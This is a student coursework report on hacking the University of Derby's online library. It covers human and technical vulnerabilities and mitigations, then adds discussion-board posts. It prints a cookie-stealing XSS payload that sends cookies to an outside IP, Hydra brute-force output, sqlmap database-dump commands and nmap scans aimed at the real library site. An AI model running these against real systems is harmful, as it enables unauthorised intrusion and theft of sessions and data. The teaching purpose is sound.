



6CC548 - Cyber Security and Ethical Hacking: An Introduction

Coursework Assignment 1 - Cyber Exploits and Vulnerabilities for Ethical Hackers

ID – 100559119



MARCH 5, 2021
UNIVERSITY OF DERBY

Table of Contents

1.	Investigate human factor vulnerabilities in running Derby online library system.....	3
	Weak Passwords	3
	Unauthorized access	3
	USB Connection	3
	Non-IT Professionals	4
2.	Possible technical vulnerabilities related to the library.....	5
	Open Ports	5
	Running Services	6
	Directory Traversal.....	6
	SQL INJECTION	6
	Cross Site Scripting.....	7
	Missing authorization	7
	Brute Force.....	7
3.	Design attack vectors and in overall your attack tree on how to exploit those vulnerabilities and hack the system	8
	Exploitation of Weak passwords.....	8
	SQL Vulnerability Exploitation	8
	To get information from table in database.....	9
	Open ports and Services Exploitation Using NMAP.....	9
4.	How online library service could mitigate and fight against those vulnerabilities.....	11
	XSS Mitigation.....	11
	Password sensitivity Mitigation	11
	Open Ports and Services Mitigation.....	11
	Human Vulnerability Mitigation	11
5.	Notes	12
6.	Bibliography	13
7.	Appendix A – Activities Table.....	14
8.	Appendix B – Activities.....	15
9.	Appendix C – Discussion Board Notes	32

Abstract

Vulnerabilities in simple terms mean the bugs or the errors that are left unsolved during the development and deployment of a system on any digital platform. When a bug is found in a system, it is addressed to as a type of vulnerability, which may lead to exploitation of the system and as a result data loss or unauthorized access may occur. To find the available vulnerabilities in a system, organizations pay a huge amount of money to penetration testers and ethical hackers who perform testing on the system from the attacker's point of view and report all bugs and vulnerabilities of a system to the host organization (Patki et al., 2018). This report includes possible exploits and vulnerabilities of the online library of Derby University using Kali Linux which is a powerful tool for exploitation and penetration testing.

There are two types of vulnerabilities that are discussed and described. Human factor vulnerabilities and possible technical vulnerabilities of the targeted system are investigated in this report.

1. Investigate human factor vulnerabilities in running Derby online library system

Human factors vulnerabilities that may lead towards exploitation of system are mentioned below:

- Weak passwords
- Unauthorized access
- USB Connection
- Non-IT Professionals

Weak Passwords

One of the main human factor vulnerabilities that are the most sensitive threat for the exploitation of the system is weak passwords. Weak passwords typically means that the administrators of the system use simple passwords without any special character or number in them which makes the system vulnerable because weak passwords can be easily brute force even by guessing them (Oesch, Ruoti,2020). A weak password does not contain any upper case or lower-case alphabets. Most of the weak passwords are country names or usernames with just 123.

WEAK PASSWORD	STRONG PASSWORD
Password	PaSs_W@1122Rd
My country	M_101@Y#C0u%*nT!r^Y

Table 1. Weak and strong passwords

Unauthorized access

With unauthorized access the system credentials are shared with other users to perform tasks. If an administrator or user of a library system shares their credentials with other persons to perform an operation on their behalf it may lead to system exploitation. Anyone with illicit intentions can use the credentials of the system to make changes for instance turning off the firewall or any other detection system deployed at system end.

USB Connection

Connectivity of different types of external media with the system such as inserting a USB stick in the system can make it vulnerable. If the USB is injected with a virus or malware and it is connected with the system, the malware and virus will propagate to the system which can cause zero-day attacks, and eventually the hacker will spy on the system by using gateway for transmission of data. During transmission on a malicious gateway, the system will perform its functions as it should and the user will not know that their actions and information is being spied on.

Non-IT Professionals

Non-IT professionals or IT illiterate staff who are not aware of cybersecurity becomes the one who are the unintentional mediators in security incidents. Employees with local administration rights interact with security systems and operate these systems. Non-professional staff may not properly log out of the system which can become a threat to an attack on the system.

Attackers keep on refining their attack techniques by targeting the people and employees in an organization without targeting the infrastructure. According to a report "IT Security Risks Survey 2017," among 52% of the company employees fall into the trap of attackers by using different techniques which makes the system vulnerable to the cooperation of employees.

2. Possible technical vulnerabilities related to the library

Technical vulnerabilities are often addressed to as the threats that a system possesses from the perspective of development, system or deployment. In other terms, technical threats are the mistakes the are left unfixed while developing the system (Cao et al., 2020). Some of the possible technical vulnerabilities that may be related to the online library system of Derby University are mentioned and discussed below.

- OPEN PORTS
- RUNNING SERVICE
- DIRECTORY TRAVERSAL
- SQL INJECTION
- XSS
- BRUTE FORCE
- MISSING AUTHORIZATION

Open Ports

Open ports provide an attack surface for system exploitation. An open port is a major vulnerability that leads to cyber-attacks and exploitation of the system. The process is that listening port can be vulnerable to multiple types of cyber-attacks. Open ports can leak information about the system. All communications that happen between system and Internet uses ports and if ports control is not enabled then any software can use any port for the listing of data. A system with open ports is an open invitation for an attacker to exploit the system because every port has its own vulnerability behind it. Vulnerabilities regarding open ports can be found on CVE which is a database of recent exploits.




Figure 1: Open Port Attack Probability: shows the probability of attacks due to open ports. F shows that when higher number of ports are open then the attack probability is higher.¹

Running Services

Running services are the services that the system uses and are running on different ports. The running servers can be helpful in exploitation because these services can be used for reconnaissance of the system. If an attacker finds information regarding services, their versions, and operating system then it is very easy for an attacker to exploit the system.

Example:

The following command can be used to find out the OS running on the system that is targeted.

nmap -O <https://www.derby.ac.uk/services/library/>

- ❖ Always hide your services from Nmap scanning.

Directory Traversal

Directory traversal is a technical vulnerability that is found in many web-based systems. Directory traversal is basically hiding the paths of web-based apps from an attacker for instance, admin panel must be hidden from outside world but if these webpages or directories are easily accessible then it will provide additional information about the website because of which the whole architecture of the system can be exposed to an attacker. Directory traversal provides an opportunity for an attacker to look for the arbitrary files on servers that are running the website. In most cases, the attacker modifies the arbitrary files on servers and make them change the structure of web systems. Thus, if the arbitrary files are modified then the attacker can ultimately take full control of the system.

Example:

```
http://some_site.com.br/get-files?file=../../../../some_dir/some file
http://some_site.com.br/../../../../some_dir/some file
```

Figure 2: Directory Traversal

The above code shows that in these websites it is possible to insert malicious codes to get information outside the system.²

- ❖ Never share the sensitive configuration files inside the root of website.

SQL INJECTION

Due to the library system being online, it can be assumed that the latter has a lot of data inside the OTS database. There is a high possibility of SQL vulnerability inside this system. SQL injection typically allows an attacker to retrieve all data that is found in the database and especially the data that cannot be retrieved by the user. Unauthorized access can be gained to sensitive data by SQL injection attacks for instance credit card information, passwords, customer information, health information (Algaith et al., 2018).

Example:

To determine which version of database is this system using the following command can be used:

```
SELECT * FROM v$version
```

Cross Site Scripting

Cross site scripting, also known as XSS, is an attack from the client side in which a script that is malicious is aimed to run on the browser of the victim. The possibility of exploiting vulnerability of XSS in a web application comes to ground when there are any input fields that are vulnerable. An attacker will inject a JavaScript code into that input field of the website and this code will be treated as a source code. XSS vulnerability can pave the way for an attacker to perform session hijacking and get cookies.

Example:

The URL shown below gives an idea of the link that injects malicious script and in turn the attacking server will receive cookies.³

```
https://www.derby.ac.uk/services/library/ name=<script>new Image().src="http://192.168.149.128/bogus.php?output="+document.cookie;</script>
```

- ❖ XSS is possible on Library system because it has numerous open fields. Highly recommended to use text filtering in input fields.

Missing authorization

Derby library system has login and signup pages which makes it possible for missing authorization vulnerability. Whenever a user tries to gain access to the resources of another users and a server is not checking the authorization in essence not maintaining the *confidentiality* of the CIA triad, this is known as missing authorization.

Brute Force

Brute force means using different password lists and repositories in website login pages in order to gain access to the website. Due to the login page in the derby library, brute force is possible because human error always occurs especially in selecting a password.

3. Design attack vectors and in overall your attack tree on how to exploit those vulnerabilities and hack the system

Exploitation of Weak passwords

A vulnerability in regards to not validating case sensitive passwords properly can be exploited quite easily. A six characters non-sensitive weak password has a combination of 2^{28} possibilities whereas on the other hand a case-sensitive password of the same length has possibilities of 2^{34} . Passwords can be cracked using the brute force software toolkit John the ripper in Kali Linux.

Example:

The command shown below uses Hydra to find a password: ⁴

```
hydra -V -f -t 4 -l test -P /root/wordlist ssh://192.168.60.50
```

```
[ATTEMPT] target 192.168.60.50 - login "test" - pass "soccer7" - 2492 of 14344400 [child 3] (0/1)
[ATTEMPT] target 192.168.60.50 - login "test" - pass "rammstein" - 2493 of 14344400 [child 4] (0/1)
[ATTEMPT] target 192.168.60.50 - login "test" - pass "louie" - 2494 of 14344400 [child 7] (0/1)
[ATTEMPT] target 192.168.60.50 - login "test" - pass "cotton" - 2495 of 14344400 [child 12] (0/1)
[ATTEMPT] target 192.168.60.50 - login "test" - pass "althea" - 2496 of 14344400 [child 2] (0/1)
[ATTEMPT] target 192.168.60.50 - login "test" - pass "shamrock" - 2497 of 14344400 [child 15] (0/1)
[22][ssh] host: 192.168.60.50 login: test password: rammstein
[STATUS] attack finished for 192.168.60.50 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
```

Figure 3: Cracking the Password using Hydra

SQL Vulnerability Exploitation

Manual script can be used to exploit the vulnerabilities in SQL, however an automatic tool such as SQLMAP can also be used.

```
$ python sqlmap.py -u "http://debiandev/sqlmap/mysql/get_int.php?id=1" --batch
```

```
H  
[ ]  
[ ] [ ] {1.3.4.44#dev}  
[ ] [ ]  
[ ] [ ]  
[ ] [ ]  
[ ] [ ] http://sqlmap.org  
[ ] [V...]
```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:44:53 /2019-04-30/

```
[10:44:54] [INFO] testing connection to the target URL  
[10:44:54] [INFO] heuristics detected web page charset 'ascii'  
[10:44:54] [INFO] checking if the target is protected by some kind of WAF/IPS  
[10:44:54] [INFO] testing if the target URL content is stable  
[10:44:55] [INFO] target URL content is stable  
[10:44:55] [INFO] testing if GET parameter 'id' is dynamic  
[10:44:55] [INFO] GET parameter 'id' appears to be dynamic  
[10:44:55] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable  
(possible DBMS: 'MySQL')
```

Figure 4: SQLMAP ⁵

To get information from table in database⁶

- The following command is used in SQLMAP to list information about the databases that are available:

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs
```

- The command below is used in SQLMAP for listing information regarding the table in the database:

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1  
-D acuart --tables
```

- The information in regards to columns in the table is accessed using the command below and an attacker has the possibility of attaining or extracting its information:

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1  
-D acuart -T artists --columns
```

- For the retrieval of data from database, following command in SQLMAP is used:

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1  
-D acuart -T artists -C aname --dump
```

Example:

<https://insecure-website.com/products?category=Gifts'-->

The results for this request are shown with queries below.

```
SELECT * FROM products WHERE category = 'shoes'--' AND released = 1
```

The hidden and available items will be all shown by this DBMS because as shown in request, the indicator – is used which in SQL is a comment indicator so all queries after the indicator will be commented on hence showing all products.⁷

Open ports and Services Exploitation Using NMAP

To assess the system and perform network scan there are multiple tools available, but Nmap is used because of its accuracy and performance. The task would be to find information about ports, services, versions running against ports in the targeted system.

The targeted website is: <https://www.derby.ac.uk/services/library/>

Commands for finding open ports and services running on it are given below:

Scan using TCP connect	nmap -sT https://www.derby.ac.uk/services/library/
Scan using TCP SYN scan (default)	nmap -sS https://www.derby.ac.uk/services/library/
Scan UDP ports	nmap -sU -p https://www.derby.ac.uk/services/library/
Scan selected ports - ignore discovery	nmap -Pn -F https://www.derby.ac.uk/services/library/

Table 2. Commands to find open ports ⁸

4. How online library service could mitigate and fight against those vulnerabilities

XSS Mitigation

- Filtering should be immediately carried on the input data of the user by using signatures etc.
- The exploitation of XSS vulnerabilities can be avoided by using Content Security Policy (CSP).

Password sensitivity Mitigation

- A strong password must be endorsed upon the user by implementing libraries in password fields during development that are case sensitive.
- Using special characters such as @#\$% and case sensitive alpha-numeric password by the user could really lessen the susceptibility of brute force attacks.

Open Ports and Services Mitigation

- The administrator of system should always close the ports which the system and not using and services running on it should be hidden at kernel level.

Human Vulnerability Mitigation

- Proper training should be conducted in organizations and employees should be trained to deal with any type of cyber incident and in case of a cyber incident the concerned team needs to be informed.
- Employees should never share credentials with anyone who is unauthorized.

5. Notes

1. <https://www.bitsight.com/blog/open-port-vulnerabilities-whats-the-big-deal>
[Last accessed: 01/03/2021]
 2. https://owasp.org/www-community/attacks/Path_Traversal
[Last accessed: 01/03/2021]
 3. <https://pentest-tools.com/blog/xss-attacks-practical-scenarios/>
[Last accessed: 01/03/2021]
 4. <https://www.mankier.com/1/hydra>
[Last accessed: 01/03/2021]
 5. www.sqlmap.org
[Last accessed: 01/03/2021]
 6. <https://tutorialspoint.dev/computer-science/advanced-computer-subjects/use-sqlmap-test-website-sql-injection-vulnerability>
[Last accessed: 01/03/2021]
 7. <https://portswigger.net/web-security/sql-injection>
[Last accessed: 01/03/2021]
 8. <https://hackertarget.com/nmap-cheatsheet-a-quick-reference-guide/>
[Last accessed: 01/03/2021]
-

6. Bibliography

- Patki, P., Gotkhindikar, A. and Mane, S., 2018, August. Intelligent Fuzz Testing Framework for Finding Hidden Vulnerabilities in Automotive Environment. In 2018 Fourth International Conference on Computing Communication Control and Automation (ICCUBEA) (pp. 1-4). IEEE.
- Algaith, A., Nunes, P., Jose, F., Gashi, I. and Vieira, M., 2018, September. Finding SQL injection and cross site scripting vulnerabilities with diverse static analysis tools. In 2018 14th European Dependable Computing Conference (EDCC) (pp. 57-64). IEEE.
- Oesch, S. and Ruoti, S., 2020, August. That Was Then, This Is Now: A Security Evaluation of Password Generation, Storage, and Autofill in Browser-Based Password Managers. In USENIX Security Symposium.
- Cao, L., Jiang, X., Zhao, Y., Wang, S., You, D. and Xu, X., 2020. A survey of network attacks on cyber-physical systems. IEEE Access, 8, pp.44219-44227.

7. Appendix A – Activities Table

Discussion Board – Activity Table

No	Date	Activity No
1	01-02-2020	1.1
2	01-02-2020	1.3
3	08-02-2020	1.2
4	08-02-2020	1.5
5	11-02-2020	2.1
6	11-02-2020	2.3
7	11-02-2020	2.5
8	15-02-2020	3.1
9	16-02-2020	3.2
10	16-02-2020	3.4
11	16-02-2020	3.5
12	22-02-2020	4.2

Personal Journal – Unit Activities

No	Date	Activity No
1	17-02-2021	3.6

8. Appendix B – Activities

Discussion Board – Activities

1.1 – 01-02-2021

Although a considerable number of important means of measures are presented by my fellow class mates but nevertheless the following are the best cyber security practices available according to my own opinion.

Strong Password

It sounds pretty obvious and has been mentioned several times in this thread but this is the most important and simple task to do. The most crucial aspect before taking this measure is to consider a few steps such as not using a password that includes an intimate detail or a personal identity such as a birthdate or name of a loved one. An even stronger password could include special characters and numbers both that should be at least eight characters long. This way there are too many combinations that need to be assessed in order to break the password if a brute force attack were used. The aim is to drain the resources of a potential hacker^l.

The use of Firewall

A firewall mediates incoming and outgoing traffic of the network that is based on some rules. Firewall serves as a frontline barrier between the operating system of the end user and the Internet^l. This helps the system to block any unnecessary incoming traffic coming from the Internet.

User awareness

It is also of crucial importance that when using the Internet, the user is aware of the potential risks that are involved and may rise up when using the Internet. This includes (but not limited to) the user being able to identify pop-ups, links or downloadable files from illegitimate sources that may include malicious software that may harm the user's system and furthermore damage some invaluable data. A similar incident happened to a friend of mine when he opened an unknown file that encrypted his whole system and the malicious software in return asked for ransom to decrypt the system. So, I think it is better for the user to have some idea of what they are dealing with and avoid anything they may not understand.

Secure boot

At the previous institute I was studying at, I did a thesis in collaboration with a Danish company. Their vision is to create an IoT gateway, which would be communicating with end devices in a secure way and would provide protection from code injection or man-in-the-middle attack. One of the very important features of a such product is Secure boot which is the boot of a system in a way that only trusted and verified applications can be loaded by the system and therefore, the attacker cannot inject any kind of malicious code. According to ARM, the most critical point during the lifetime of a secure system is during its boot time. One of the most common attacks happen when part of secure software is replaced with a malicious one, while the device is powered down so when the system boots, the malicious software is loaded if its authenticity has not been checked^{lll}. The secure boot feature prevents anything like this from happening and is a viable option for small to large enterprises to take extra steps and cautions necessary to practice cyber security and protect their data.

1.2 – 08-02-2021

Radio Frequency Identification (RFID) tags consist of a tiny silicon computer chip and an antenna that a remote reader can scan with a radio (electromagnetic) wave. In a basic RFID system, objects that need to be tracked are attached with tags. Radio waves are used to transfer data from the tag to the reader. RFID technology allows changeable memory and the tags can be embedded inside the tracked object as long as it is within the range of the RFID Reader.^{IV} However sophisticated this technology may seem and is perceived, like many other technologies this one too is vulnerable to cyber-attacks if left insecure. To make RFID technology secure, symmetric encryption algorithms are typically used in which a common secret key is used by the sender and the receiver.^V

According to a paper published in China, securing RFID identity authentication serves as the first phase which makes sure an authorized access between the communication channel and in turn maintains the integrity of the system. The second phase includes data encryption that protects the confidentiality of the data. Using Advanced Encryption Algorithm (AES) both phases that include identity authentication and data encryption can be covered. AES is a symmetric key algorithm, which uses one key for both encryption and decryption. Other measures have been considered to encrypt RFID technologies that are asymmetric algorithms such as RSA and Elliptic Curve Cryptography. But implementing such algorithms on RFID are not feasible due to limited size, computational power and available power.^{VI}

1.3 – 01-02-2021

Denial-of-Service (or DoS) attacks prevent, as the name implies, access to specific services for legitimate users. Several different threats can be categorized as DoS attacks, where the most common victims are web servers, e-mail servers, DNS servers and organizational networks. DoS attacks over the Internet can be categorized as one of the following attacks:

- Connection flooding: In this type of attack, the attacker tries to establish as many open and half-open TCP connections against the target host. At some point, the host will get overrun by the high number of bogus connections that authorized connections cannot be accepted.
- Bandwidth flooding: Here the idea is to send a massive number of packets to the targeted host. At some point, the access link will become clogged and deny legitimate packets from reaching the server.
- Vulnerability attack: Does the targeted host have some vulnerable applications on its system, this type of attack can happen. The attack will create some well-crafted messages and send them to the vulnerable application, where the right number of packets eventually will crash the host.

If we look at the amount of data that is needed to flood the bandwidth of a server, the access rate of the server can be seen as R b/s, where attacker must send data in around the same R b/s as the server can handle to flood it. This can be hard for a single attacker if the access rate is very high. Also, if the attack comes from a single attacker, in many cases the attack will be detected by upstream routers, where all traffic from the attacker will be eliminated before reaching the server.

This is where DDoS (Distributed denial-of-service – as shown in *Figure 1*) attacks come into the picture, as DoS attacks coming from a single attacker may not be sufficient, a DDoS attack comes from several different sources against the same target. Here all the different sources will have to send around R b/s in total to harm the target, which is much easier to accomplish than for a single attacker. However, a single attacker can have access to a botnet, which is a significant amount of internet computers which had been forwarded the transmissions against targets – even though the owners of the computers are unaware of it. Here the attacker can use these botnet computers to create the DDoS attack, which will overrun the target servers^{VII}.




Figure 1 - Diagram demonstrating a DDoS attack

1.5 – 08-02-2021

A cyber-attack was carried out worldwide in May 2017 by a cryptoworm which is a computer program that has the ability to run independently and can propagate a version of itself that is fully functional on other hosts on an infected network. This cyber-attack came to be known as WannaCry ransomware attack and made operating system of Microsoft Windows as their target whereupon all the data was encrypted and demanded a ransom in Bitcoins to allow access. Using EternalBlue the attack was propagated which is an exploit of Windows Server Message Block (SMB) protocol that was discovered by United States National Security Agency (NSA). Thus, Microsoft released patches for versions of Windows that were supported at the time.^{viii} One of my closest friends also fell victim to this attack where all his data was encrypted and a demand for ransom was raised. In my opinion paying a fraction of an amount to an anti-virus software is worth it in contrast to the money and resources that may be lost in case of an attack. Furthermore, always having the system up to date is equally as important and being aware of the risks involved with downloading data from untrusted links. These are some of the measures that I take and would advise it to others.

2.1 – 11-02-2021

Penetration testing is basically a sort of test to check the security or vulnerabilities of an application network or system. In other words, how much the system is prone to attacks or a hack. This task is carried out by an authorized penetration tester and tries to break into the application network and tracks all the vulnerabilities in the system which are furthermore compiled in a report.

The main reason to hire penetration testers by enterprises is to find out vulnerabilities in their system on a budget and fix those without having the need to equip themselves with unnecessary security measures costing a fortune.^{ix}

Penetration testing is divided into different categories based on the abundance of information provided to the tester. The three categories are as follows; black-box testing, gray-box testing and white-box testing.

In black-box testing the tester is given no information whatsoever of the system internally. Whereas, the tester has to figure out the vulnerabilities present from outside the network. The tester should be backed with methodologies for manual penetration testing and automated scanning tools. This kind of test is relatively quicker to carry out since less information is provided.

A gray-box tester has some information regarding the system that is offered to a user but with a bit more access. In this scenario the tester may have the privilege of having design and architecture documentation available to them. The tester can provide an assessment of the security of the network that is much narrower than black-box testing.

White-box tester has all the necessary information of the systems network available to them that includes, but is not limited to, full access of the source code. Though white-box testing is indeed a better choice for calculation testing but due to the abundance of the vast amount of information provided to the tester, it takes timely resources to shuffle through all the data and find the weak spots in the system that is vulnerable and potentially prone to an attack.^x

2.3 – 11-02-2021

A software patch is an update to a computer software operating system that has the function of upgrading or fixing an existing program or the whole operating system altogether. The main task is to fix the vulnerable points in the security of the system and fix bugs. The problem with outdated software is that there are some weak spots in the system that are vulnerable and ready to be exploited by a potential hacker. Upon a new update, this vulnerability is acknowledged and fixed making the system less prone to an attack.^{xi} One of my friends was a target of WannaCry ransomware cyber-attack and the reason is that his operating system was Windows 7 which was a target. The best way to keep one's self from cyber-attacks and keep a system secure without the availability of updates is to know the risks involved in visiting websites that are not secure, pop-links and emails from untrusted third parties leading to a link that may contain malicious software. Another way to keep the system secure is to disconnect from the internet and not risk inserting an unknown USB drive or a CD.^{xii}

2.5 – 11-02-2021

To prevent cyber-attacks, several measures are taken to ensure safety for the system. This includes protecting the network, computer system, its components and applications etc. In essence, making sure that all the weak points in the system that are vulnerable to cyber-attacks by a hacker are assessed and tested. To prevent getting unauthorized access to the system, enterprises hire cyber-security professionals to try and find possible ways in which their system may be potentially attacked, this process is known as ethical hacking.^{xiii}

Ethical hacking can be distributed into five different steps that is followed by a detailed report. The first step is taken before launching the attack where the ethical hacker acquires all the necessary information about the whole system that is the target, this step is known as reconnaissance. The next step is called scanning where the task is to spot any potential vulnerabilities. Afterwards, these vulnerabilities are exploited in a step called gaining access. Another step that follows include maintaining access for future attacks by installing backdoors in the target system. Furthermore, upon the successful completion of aforementioned steps all the evidence related to hacking is wiped by clearing tracks. Finally, summary of all the attacks are documented and compiled in a report that includes all the vulnerabilities that have been spotted, the tools used and the success rate of attacks.^{xiv}

3.1 – 15-02-2021

In case of a computer crime, digital forensics is a method used by professionals which involves the thorough process of identifying, preserving, analyzing, and presenting digital evidence from digital media that can be used by the court of law.^{xv} Though the collection of this data is solely to help the victim but there are some laws that must be adhered to, in essence protecting the privacy and personal information of the victim targeted.

Extracting digital evidence by law enforcement agencies in the U.S. is ruled by its federal law by the Fourth Amendment and statutory privacy laws. According to this amendment, government officials can have limited access to the evidence with no warrant. Though the terms pave the way for an official if *"reasonable expectation of privacy"* is not violated. In terms of a computer, officials are notified by the U.S. department of justice to assess it as a closed container and are not allowed to access it without a warrant.^{xvi}

Under the Electronic Communications Privacy Act (ECPA), which was introduced in 1986 by U.S. Congress, the government was restricted in monitoring telephone calls by wire taps and transmissions of electronic data made by computer. It was put in place to promote *"the privacy expectations of citizens and the legitimate needs of law enforcement."*^{xvii}


General Data Protection Regulation (GDPR) is another such law regulated by the EU that is intended to protect the data and privacy of the users in the EU and EEA, with users having more control of their personal data and how it is used.^{xviii}

3.2 – 16-02-2021

Provided that I used my company's resources to extract a vulnerability from Service Provider A without their prior knowledge or consent, then A might file a law suit if they do believe in what I tell them. But given the fact that I approach them and they refuse to pay me anything means that they would think I am bluffing. The only way to make them realize would be to provide sensible information to their competitor, Service Provider B, or publish it on the Internet both ways anonymously. But to be fairly honest, A did not ask for vulnerabilities to be explored in their system. In this scenario, I voluntarily searched their system and apparently found a vulnerability. I think from an ethical point of view it is not justified for me to either "blackmail" and ask for some sort of ransom or discredit them by publishing the vulnerability or providing it to their competitor. I do prefer the idea posted by Matthew of storing the information and using it for the betterment of my own company's services. But on the other hand, having the relevant experience and interaction with this new vulnerability would have already provided sufficient knowledge to my company. Though my company depends financially on prizes provided by the target but since giving away the critical information to a competitor for a sum is off the table, what I would do is give away the information to A for free and tell them that there may be many other potential vulnerabilities in their system. After this I will make sure that this story gets viral without leaking any sensible information. This way my company may gain unprecedented fame though we will be susceptible to law suits but as a team of professional ethical cyber-security experts we will already have that in mind and keep up with the law.

3.4 – 16-02-2021

Firstly, I downloaded the VirtualBox from its website.



VirtualBox
Welcome to VirtualBox.org!

VirtualBox is a powerful x86 and AMD64/Intel64 [virtualization](#) product for enterprise as well as home use. Not only is VirtualBox an extremely feature rich, high performance product for enterprise customers, it is also the only professional solution that is freely available as Open Source Software under the terms of the GNU General Public License (GPL) version 2. See "[About VirtualBox](#)" for an introduction.

Presently, VirtualBox runs on Windows, Linux, Macintosh, and Solaris hosts and supports a large number of [guest operating systems](#) including but not limited to Windows (NT 4.0, 2000, XP, Server 2003, Vista, Windows 7, Windows 8, Windows 10), DOS/Windows 3.x, Linux (2.4, 2.6, 3.x and 4.x), Solaris and OpenSolaris, OS/2, and OpenBSD.


VirtualBox is being actively developed with frequent releases and has an ever growing list of features, supported guest operating systems and platforms it runs on. VirtualBox is a community effort backed by a dedicated company: everyone is encouraged to contribute while Oracle ensures the product always meets professional quality criteria.

Download VirtualBox 6.1

